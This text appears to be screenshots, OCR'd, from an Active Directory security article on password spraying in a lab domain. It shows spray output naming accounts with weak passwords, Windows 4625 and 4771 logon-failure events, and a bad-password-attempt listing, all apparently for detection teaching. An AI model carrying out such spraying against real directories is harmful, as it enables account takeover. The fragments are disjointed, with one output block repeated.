


```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
User ADSECLAB\Blake.Carter has the password Password1234
User ADSECLAB\Alexis.Phillips has the password Password1
```




```
Security   Number of events: 13,033 (!) New events available

Keywords        Date and Time           Source                                Event ID  Task Categ
Audit Failure   4/11/2017 1:35:45 PM    Microsoft Windows security auditing.  4625      Logon
Audit Failure   4/11/2017 1:35:45 PM    Microsoft Windows security auditing.  4625      Logon
Audit Failure   4/11/2017 1:35:45 PM    Microsoft Windows security auditing.  4625      Logon
Audit Failure   4/11/2017 1:35:45 PM    Microsoft Windows security auditing.  4625      Logon
Audit Fai
Audit Fai
Audit Fai
Audit Fai
Audit Fai
Audit Fai
```

```
Event 4625, Microsoft Windows security auditing.

General   Details

An account failed to log on.

Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Account For Which Logon Failed:
        Security ID:            NULL SID
        Account Name:           Michael.Thompson@lab.adsecurity.org
        Account Domain:

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A

Process Information:
        Caller Process ID:  0x0

Log Name:     Security
Source:       Microsoft Windows security    Logged:          4/11/2017 1:35:46 PM
Event ID:     4625                          Task Category:   Logon
Level:        Information                   Keywords:        Audit Failure
```




```
name                  LastBadPasswordAttempt
----                  ----------------------
ADSAdministrator      4/11/2017 7:18:11 PM
Guest                 4/11/2017 7:18:12 PM
DefaultAccount        4/11/2017 7:18:12 PM
krbtgt                4/11/2017 5:05:58 PM
Brandon.Young         4/11/2017 7:18:12 PM
Liam.Moore            4/11/2017 7:18:12 PM
Michael.Evans         4/11/2017 7:18:12 PM
Julia.Morgan          4/11/2017 7:18:12 PM
Jack.Collins          4/11/2017 7:18:12 PM
Paige.Foster          4/11/2017 7:18:12 PM
Charlie.Sanders       4/11/2017 7:18:13 PM
Carter.Moore          4/11/2017 7:18:13 PM
Ryder.Howard          4/11/2017 7:18:13 PM
Ashlyn.Mitchell       4/11/2017 7:18:13 PM
Bentley.Collins       4/11/2017 7:18:13 PM
Abigail.Miller        4/11/2017 7:18:13 PM
Adrian.Thompson       4/11/2017 7:18:13 PM
David.Bennett         4/11/2017 7:18:14 PM
Asher.Alexander       4/11/2017 7:18:14 PM
Lucas.Baker           4/11/2017 7:18:14 PM
Sydney.Taylor         4/11/2017 7:18:14 PM
Sydney.Nelson         4/11/2017 7:18:14 PM
Riley.Hill            4/11/2017 7:18:14 PM
Charlotte.Hayes       4/11/2017 7:18:14 PM
Oliver.Cook           4/11/2017 7:18:14 PM
Eva.Adams             4/11/2017 7:18:15 PM
Samuel.Cook           4/11/2017 7:18:15 PM
Paige.Perez           4/11/2017 7:18:15 PM
Parker.Foster         4/11/2017 7:18:15 PM
Ian.Ross              4/11/2017 7:18:15 PM
```

Switch from Network Share to AD Connection




Filtered: Log: Security; Source: ; Event ID: 4625. Number of events: 0


Keywords	Date and Time	Source	Event ID	Task Cate...




Guessing User Passwords.
User 1206.




```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
```



Keywords	Date and Time	Source	Event ID
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771



